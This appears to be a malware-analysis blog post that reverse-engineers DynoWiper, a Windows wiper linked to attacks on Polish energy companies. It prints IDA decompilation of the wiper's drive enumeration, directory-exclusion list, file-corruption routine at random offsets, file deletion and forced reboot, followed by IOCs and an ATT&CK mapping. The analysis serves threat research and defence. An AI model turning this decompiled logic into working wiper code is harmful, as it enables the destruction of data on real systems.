
DynoWiper: From Russia with Love

By t0asts

Published: 2026-02-06 · Archived: 2026-04-05 17:33:34 UTC



Overview

In this post I'm going over my analysis of DynoWiper, a wiper family that was discovered during attacks against Polish energy companies in late December of 2025. ESET Research and CERT Polska have linked the activity and supporting malware to infrastructure and tradecraft associated with Russian state-aligned threat actors, with ESET assessing the campaign as consistent with operations attributed to Russian APT Sandworm, who are notorious for attacking Ukrainian companies and infrastructure, with major incidents spanning throughout years 2015, 2016, 2017, 2018, and 2022. For more insight into Sandworm or the chain of compromise leading up to the deployment of DynoWiper, ESET and CERT Polska published their findings in great detail, and I highly recommend reading them for context.

IOCs

The sample analyzed in this post is a 32-bit Windows executable, and is version A of DynoWiper.

SHA-256 835b0d87ed2d49899ab6f9479cddb8b4e03f5aeb2365c50a51f9088dcede68d5

Initial Inspection

To start, I ran the binary straight through DIE (Detect It Easy) catch any quick wins regarding packing or obfuscation, but this sample does not appear to utilize either (unsurprising for wiper malware). To IDA we go!

```
> get-filehash -algorithm sha256 .\dynowiper.bin | select hash; die -rdubga .\dynowiper.bin

[HEUR/About] Generic Heuristic Analysis by DosX (@DosX_dev)
[HEUR] Scanning has begun!
[HEUR] Scanning to programming language has started!
[HEUR] Scan completed.
MSDOS
    Operation system: MS-DOS[8086, 16-bit, EXE]
PE32
    Operation system: Windows(Vista)[I386, 32-bit, GUI]
    Linker: Microsoft Linker(12.00.21005)
    Compiler: Microsoft Visual C/C++(18.00.21005)[LTCG/C++]
    Language: C++
    Tool: Visual Studio(2013)
    Debug data: Binary[Offset=0x000233a0,Size=0x69]
        Debug data: PDB file link(7.0)

Hash
----
835B0D87ED2D49899AB6F9479CDDB8B4E03F5AEB2365C50A51F9088DCEDE68D5
```

Figure 1: Detect It Easy

PRNG Setup

Jumping right past the CRT setup to the `WinMain` function, DynoWiper first initializes a Mersenne Twister PRNG (MT19937) context, with the fixed seed value of 5489 and a state size of 624.

```
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
{
  HANDLE CurrentProcess; // eax
  int v6; // [esp+0h] [ebp-13CCh]
  int v7; // [esp+4h] [ebp-13C8h]
  int v8; // [esp+8h] [ebp-13C4h]
  HANDLE TokenHandle; // [esp+10h] [ebp-13BCh] BYREF
  struct _TOKEN_PRIVILEGES NewState; // [esp+14h] [ebp-13B8h] BYREF
  _DWORD mtCtx[1257]; // [esp+24h] [ebp-13A8h] BYREF

  Mt19937Init(mtCtx, v6, v7, v8);
  Mt19937Seed(mtCtx);
  CorruptData(mtCtx);
  EraseData(mtCtx);
  CurrentProcess = GetCurrentProcess();
  if ( OpenProcessToken(CurrentProcess, 0x28u, &TokenHandle) )
  {
    NewState.PrivilegeCount = 1;
    LookupPrivilegeValueW(0, L"SeShutdownPrivilege", &NewState.Privileges[0].Luid);
    NewState.Privileges[0].Attributes = 2;
    AdjustTokenPrivileges(TokenHandle, 0, &NewState, 0, 0, 0);
    CloseHandle(TokenHandle);
  }
  ExitWindowsEx(EWX_REBOOT | EWX_FORCE, 0x20003u);
  return 0;
}
```

Figure 2: Main Function

```
_DWORD *__thiscall MT19937Init(_DWORD *mtCtx, int a2, int a3, int a4)
{
  unsigned int mtValue; // edx
  int stateIndex; // eax
  _DWORD *mtStatePtr; // esi

  mtValue = 5489;
  stateIndex = 1;
  *(mtCtx + 1249) = -1;
  mtStatePtr = mtCtx + 2;
  *(mtCtx + 1) = 5489;
  do
  {
    ++mtStatePtr;
    mtValue = stateIndex + 1812433253 * (mtValue ^ (mtValue >> 30));
    ++stateIndex;
    *(mtStatePtr - 1) = mtValue;
  }
  while ( stateIndex < 624 );
  *mtCtx = 624;
  return mtCtx;
}
```

Figure 3: Mersenne Twister Init

The MT19937 state is then re-seeded and reinitialized with a random value generated using `std::random_device`, the 624 word state is rebuilt, and a 16-byte value is generated.

```
seed = std::_Random_device(rdObj_2);
*(mtCtx + 1) = seed;
statePtr = mtCtx + 2;
for ( i = 1; i < 624; ++i )
{
  ++statePtr;
  seed = i + 1812433253 * (seed ^ (seed >> 30));
  *(statePtr - 1) = seed;
}
*mtCtx = 624;
for ( out = 0; out < 16; ++out )
{
  if ( *mtCtx == 624 )
  {
    Mt19937TwistEx(mtCtx);
  }
  else if ( *mtCtx >= 0x4E0u )
  {
    Mt19937Twist(mtCtx);
  }
  v9 = *(mtCtx + ++*mtCtx);
  v10 = *(mtCtx + 1249) & (v9 >> 11) ^ v9;
  temp = (((((v10 & 0xFF3A58AD) << 7) ^ v10) & 0xFFFFDF8C) << 15) ^ ((v10 & 0xFF3A58AD) << 7) ^ v10;
  result = temp ^ (temp >> 18);
  *(mtCtx + out + 5000) = result;
}
return result;
```

Figure 4: Mersenne Twister Seed

Data Corruption

Immediately following the PRNG setup, the data corruption logic is executed.

```
void __thiscall CorruptData(void *mtCtx)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]

  v10 = 0;
  *lpWideCharStr = 0;
  EnumDrives(lpWideCharStr);
  v11 = 0;
  src_ptr = lpWideCharStr[1];
  lpWideCharStr_1 = lpWideCharStr[0];
  if ( lpWideCharStr[0] != lpWideCharStr[1] )
  {
    do
    {
      lpMultiByteStr = WideToUTF8(v3, v2, MultiByteStr, lpWideCharStr_1);
      LOBYTE(v11) = 1;
      ProcessDirsRecurse(mtCtx, _Ptr, lpMultiByteStr);
      LOBYTE(v11) = 0;
```

Figure 5: Data Corruption Logic

Drives attached to the target host are enumerated with `GetLogicalDrives()`, and `GetDriveTypeW()` is used to identify the drive type, to ensure only fixed or removable drives are added to the target drive vector.

```
LPCWCH *__stdcall EnumDrives(LPCWCH *lpWideCharStr)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]

  *lpWideCharStr = 0;
  lpWideCharStr[2] = 0;
  *lpWideCharStr = 0;
  lpWideCharStr[1] = 0;
  lpWideCharStr[2] = 0;
  v14 = 0;
  v10 = 1;
  LogicalDrives = GetLogicalDrives();
  n65 = 65;
  LogicalDrives_1 = LogicalDrives;
  v3 = 0;
  do
  {
    if ( ((1 << v3) & LogicalDrives) != 0 )
    {
      n7 = 7;
      v8 = 1;
      Block = n65;
      v14 = 1;
      JoinPath(lpRootPathName, &Block, L":\\");
      LOBYTE(v14) = 3;
      if ( n7 >= 8 )
        j__free(Block);
      n7 = 7;
      LOWORD(Block) = 0;
      lpRootPathName_1 = lpRootPathName;
      if ( n8 >= 8 )
        lpRootPathName_1 = lpRootPathName[0];
      v8 = 0;
      DriveTypeW = GetDriveTypeW(lpRootPathName_1);
      if ( DriveTypeW == DRIVE_FIXED || DriveTypeW == DRIVE_REMOVABLE )
        AddTgtDrive(lpWideCharStr, lpRootPathName);
      LOBYTE(v14) = 0;
      if ( n8 >= 8 )
        j__free(lpRootPathName[0]);
      LogicalDrives = LogicalDrives_1;
    }
    ++n65;
    ++v3;
  }
  while ( n65 <= 90 );
  return lpWideCharStr;
}
```

Figure 6: Drive Enumeration

Directories and files on said target drives are walked recursively using `FindFirstFileW()` and `FindNextFileW()`, while skipping the following protected / OS directories to avoid instability during the corruption process.

Excluded Directories
system32
windows
program files
program files(x86)
temp
recycle.bin
$recycle.bin
boot
perflogs
appdata
documents and settings

```
void __fastcall ProcessDirsRecurse(void *this, wchar_t *_Ptr, LPCCH lpMultiByteStr)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]

  this_1 = this;
  UTF8ToWide(this, _Ptr, FileName, lpMultiByteStr);
  v39 = 0;
  BuildPath(lpFileName, FileName, L"\\*");
  LOBYTE(v39) = 1;
  lpFileName_1 = lpFileName;
  if ( n8_3 >= 8 )
    lpFileName_1 = lpFileName[0];
  FirstFileW = FindFirstFileW(lpFileName_1, &FindFileData);
  FirstFileW_1 = FirstFileW;
  if ( FirstFileW != -1 )
  {
    FirstFileW_2 = FirstFileW;
    do
    {
      v6 = wcscmp(FindFileData.cFileName, L".");
      if ( v6 )
        v6 = v6 < 0 ? -1 : 1;
      if ( v6 )
      {
        v7 = wcscmp(FindFileData.cFileName, L"..");
        if ( v7 )
          v7 = v7 < 0 ? -1 : 1;
        if ( v7 )
        {
          v8 = BuildPath(lpFileName_2, FileName, L"\\");
          LOBYTE(v39) = 2;
          JoinPath(WideCharStr, v8, FindFileData.cFileName);
```

```
    if ( (FindFileData.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) != 0 )
    {
      if ( CompareWString(src_ptr, v15, n8_4, L"system32", 8u)
        && CompareWString(src_ptr, v19, n8, L"windows", 7u)
        && CompareWString(src_ptr, v20, n8, L"program files", 0xDu)
        && !EqualsWString(src_ptr, L"program files(x86)")
        && !EqualsWString(src_ptr, L"temp")
        && !EqualsWString(src_ptr, L"recycle.bin")
        && !EqualsWString(src_ptr, L"$recycle.bin")
        && !EqualsWString(src_ptr, L"boot")
        && !EqualsWString(src_ptr, L"perflogs")
        && !EqualsWString(src_ptr, L"appdata")
        && !EqualsWString(src_ptr, L"documents and settings") )
      {
        ProcessDirsRecurse(this_1, _Ptr_2, MultiByteStr);
      }
    }
    else
    {
      PrngCorruptFile(this_1, n8_4, MultiByteStr);
    }
```

Figures 7-8: Directory Traversal

For each applicable file, attributes are cleared with `SetFileAttributesW()`, and a handle to the file is created using `CreateFileW()`. The file size is obtained using `GetFileSize()`, and the start of the file located through `SetFilePointerEx()`. A 16 byte junk data buffer derived from the PRNG context is written to the start of the file using `WriteFile()`. In cases where the file size exceeds 16 bytes, pseudo-random locations throughout the file are generated, with the count determined by the file size, and a maximum count of 4096. The current file pointer is again repositioned to each generated location with `SetFilePointerEx()`, and the same 16 byte data buffer is written again, continuing the file corruption process.

```
void **__thiscall GetRandLoc(_DWORD *this, void **a2, DWORD FileSize, int a4, int a5)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]

  *a2 = 0;
  a2[2] = 0;
  *a2 = 0;
  a2[1] = 0;
  a2[2] = 0;
  tmp[4] = 0;
  rngCtx[3] = 1;
  desiredCount = ceil(((FileSize >> 4) + 0.0) * 0.01);
  n4096_3 = desiredCount;
  maxCountCap = 4096;
  generated = 0;
  if ( desiredCount < 0x1000 )
    maxCountCap = desiredCount;
  countToGenerate = maxCountCap;
  if ( maxCountCap > 0 )
  {
    maxStartOffset = FileSize - 16;
    rngCtx[0] = this;
    HIDWORD(n4096_3) = FileSize - 16;
    rngCtx[1] = 32;
    rngCtx[2] = -1;
    while ( 1 )
    {
      randOffset = maxStartOffset == -1 ? sub_4057B0(rngCtx) : sub_405690(rngCtx, maxStartOffset + 1);
      vecEndBytes = a2[1];
      valueToInsert = randOffset;
      tmp[0] = randOffset;
      if ( tmp >= vecEndBytes || (vecBeginBytes = *a2, *a2 > tmp) )
      {
        vecEndBytes_1 = a2[2];
        if ( vecEndBytes == vecEndBytes_1 && !((vecEndBytes_1 - vecEndBytes) >> 2) )
        {
          n0x3FFFFFFF_1 = (vecEndBytes - *a2) >> 2;
          if ( n0x3FFFFFFF_1 == 0x3FFFFFFF )
LABEL_34:
            std::_Xlength_error("vector<T> too long");
          v20 = (vecEndBytes_1 - *a2) >> 2;
          neededElems = n0x3FFFFFFF_1 + 1;
          if ( 0x3FFFFFFF - (v20 >> 1) >= v20 )
            n0x3FFFFFFF_2 = (v20 >> 1) + v20;
          else
            n0x3FFFFFFF_2 = 0;
          if ( n0x3FFFFFFF_2 < neededElems )
```

Figure 9: Random File Offset Generation

```
char __fastcall PrngCorruptFile(DWORD this, wchar_t *_Ptr, LPCCH lpMultiByteStr)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]

  this_1 = this;
  UTF8ToWide(this, _Ptr, lpFileName, lpMultiByteStr);
  v23 = 0;
  lpFileName_1 = lpFileName;
  if ( n8 >= 8 )
    lpFileName_1 = lpFileName[0];
  SetFileAttributesW(lpFileName_1, FILE_ATTRIBUTE_NORMAL);
  lpFileName_2 = lpFileName;
  if ( n8 >= 8 )
    lpFileName_2 = lpFileName[0];               // | GENERIC_READ
  FileW = CreateFileW(lpFileName_2, GENERIC_WRITE | 0x80000000, 0, 0, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, 0);
  FileW_1 = FileW;
  if ( FileW == -1 )
  {
    v7 = sub_404B70();
    v8 = sub_404E40(v7, lpFileName);
    sub_4050B0(v8);
    v9 = 0;
  }
  else
  {
    FileSize = GetFileSize(FileW, 0);
    v9 = 1;
    SetFilePointerEx(FileW_1, 0, 0, FILE_BEGIN);
    liDistanceToMove_4 = (this_1 + 5000);
    if ( !WriteFile(FileW_1, (this_1 + 5000), 0x10u, &NumberOfBytesWritten, 0) || NumberOfBytesWritten != 16 )
      v9 = 0;
    if ( FileSize > 0x10 )
    {
      v21 = 0;
      *Block = 0;
      GetRandLoc(this_1, Block, FileSize, v14, v15);
      v11 = 0;
      for ( i = Block[0]; v11 < (Block[1] - Block[0]) >> 2; i = Block[0] )
      {
        SetFilePointerEx(FileW_1, i[v11], 0, FILE_BEGIN);
        if ( !WriteFile(FileW_1, liDistanceToMove_4, 0x10u, &this_1, 0) || this_1 != 16 )
          v9 = 0;
        ++v11;
      }
      if ( i )
        j__free(i);
    }
    CloseHandle(FileW_1);
```

Figure 10: File Corruption

Data Deletion

With all the target files damaged and the data corruption process complete, the data deletion process begins.

```
void __thiscall EraseData(void *this)
{
  int v2; // edx
  int v3; // ecx
  LPCWCH lpWideCharStr_2; // edi
  WCHAR *lpWideCharStr_1; // esi
  const CHAR *lpMultiByteStr; // eax
  wchar_t *_Ptr; // edx
  void *MultiByteStr[6]; // [esp+14h] [ebp-34h] BYREF
  LPCWCH lpWideCharStr[2]; // [esp+2Ch] [ebp-1Ch] BYREF
  int v10; // [esp+34h] [ebp-14h]
  int v11; // [esp+44h] [ebp-4h]

  v10 = 0;
  *lpWideCharStr = 0;
  EnumDrives(lpWideCharStr);
  v11 = 0;
  lpWideCharStr_2 = lpWideCharStr[1];
  lpWideCharStr_1 = lpWideCharStr[0];
  if ( lpWideCharStr[0] != lpWideCharStr[1] )
  {
    do
    {
      lpMultiByteStr = WideToUTF8(v3, v2, MultiByteStr, lpWideCharStr_1);
      LOBYTE(v11) = 1;
      EraseFiles(this, _Ptr, lpMultiByteStr);
      LOBYTE(v11) = 0;
      if ( MultiByteStr[5] >= 0x10 )
        j__free(MultiByteStr[0]);
      lpWideCharStr_1 += 12;
    }
```

Figure 11: Data Deletion Logic

Similar to the file corruption process, drives attached to the target host are enumerated, target directories are walked recursively and target files are removed with `DeleteFileW()` instead of writing junk data, as seen in the file corruption logic.

```
void __fastcall EraseFiles(void *this, wchar_t *_Ptr, LPCCH lpMultiByteStr)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]

  this_1 = this;
  UTF8ToWide(this, _Ptr, FileName, lpMultiByteStr);
  v24 = 0;
  BuildPath(lpFileName, FileName, L"\\*");
  LOBYTE(v24) = 1;
  lpFileName_1 = lpFileName;
  if ( n8 >= 8 )
    lpFileName_1 = lpFileName[0];
  FirstFileW = FindFirstFileW(lpFileName_1, &FindFileData);
  if ( FirstFileW != -1 )
  {
    do
    {
      v5 = wcscmp(FindFileData.cFileName, L".");
      if ( v5 )
        v5 = v5 < 0 ? -1 : 1;
      if ( v5 )
      {
        v6 = wcscmp(FindFileData.cFileName, L"..");
        if ( v6 )
          v6 = v6 < 0 ? -1 : 1;
        if ( v6 )
        {
          v7 = BuildPath(lpFileName_2, FileName, L"\\");
          LOBYTE(v24) = 2;
          JoinPath(WideCharStr, v7, FindFileData.cFileName);
          LOBYTE(v24) = 4;
          if ( n8_1 >= 8 )
            j__free(lpFileName_2[0]);
          n8_1 = 7;
          LOWORD(lpFileName_2[0]) = 0;
          lpFileName_2[4] = 0;
          WideToUTF8(v9, v8, MultiByteStr, WideCharStr);
          LOBYTE(v24) = 5;
          WideCharStr_1 = WideCharStr;
          if ( (FindFileData.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) != 0 )
          {
            if ( n8_2 >= 8 )
              WideCharStr_1 = WideCharStr[0];
            SetFileAttributesW(WideCharStr_1, FILE_ATTRIBUTE_NORMAL);
            ProcessDirsRecurse(this_1, _Ptr_1, MultiByteStr);
            WideCharStr_1 = WideCharStr;
          }
          if ( n8_2 >= 8 )
            WideCharStr_1 = WideCharStr[0];
          DeleteFileW(WideCharStr_1);
          if ( n0x10 >= 0x10 )
            j__free(*MultiByteStr);
          LOBYTE(v24) = 1;
          n0x10 = 15;
          v18 = 0;
```

```
        MultiByteStr[0] = 0;
        if ( n8_2 >= 8 )
          j__free(WideCharStr[0]);
      }
    }
  }
  while ( FindNextFileW(FirstFileW, &FindFileData) );
  FindClose(FirstFileW);
}
if ( n8 >= 8 )
  j__free(lpFileName[0]);
n8 = 7;
```

Figure 12: File Deletion

To finish, the wiper obtains its own process token using `OpenProcessToken()`, enables `SeShutdownPrivilege` through `AdjustTokenPrivileges()`, and issues a system reboot with `ExitWindowsEx()`.

```
CurrentProcess = GetCurrentProcess();
if ( OpenProcessToken(CurrentProcess, 0x28u, &TokenHandle) )
{
  NewState.PrivilegeCount = 1;
  LookupPrivilegeValueW(0, L"SeShutdownPrivilege", &NewState.Privileges[0].Luid);
  NewState.Privileges[0].Attributes = 2;
  AdjustTokenPrivileges(TokenHandle, 0, &NewState, 0, 0, 0);
  CloseHandle(TokenHandle);
}
ExitWindowsEx(EWX_REBOOT | EWX_FORCE, SHTDN_REASON_MAJOR_OPERATINGSYSTEM_SHTDN_REASON_MINOR_UPGRADE);
return 0;
```

Figure 13: Token Modification and Shutdown

MITRE ATT&CK Mapping

- Discovery (TA0007)
  - T1680: Local Storage Discovery
  - T1083: File and Directory Discovery
- Defense Evasion (TA0005)
  - T1222: File and Directory Permissions Modification
    - T1222.001: Windows File and Directory Permissions Modification
  - T1134: Access Token Manipulation
- Privilege Escalation (TA0004)
  - T1134: Access Token Manipulation
- Impact (TA0040)
  - T1485: Data Destruction
  - T1529: System Shutdown/Reboot

Acknowledgment

Feedback and corrections are welcome.

Many thanks to the SANS ISC for crossposting my analysis!

Source: https://t0asts.com/dynowiper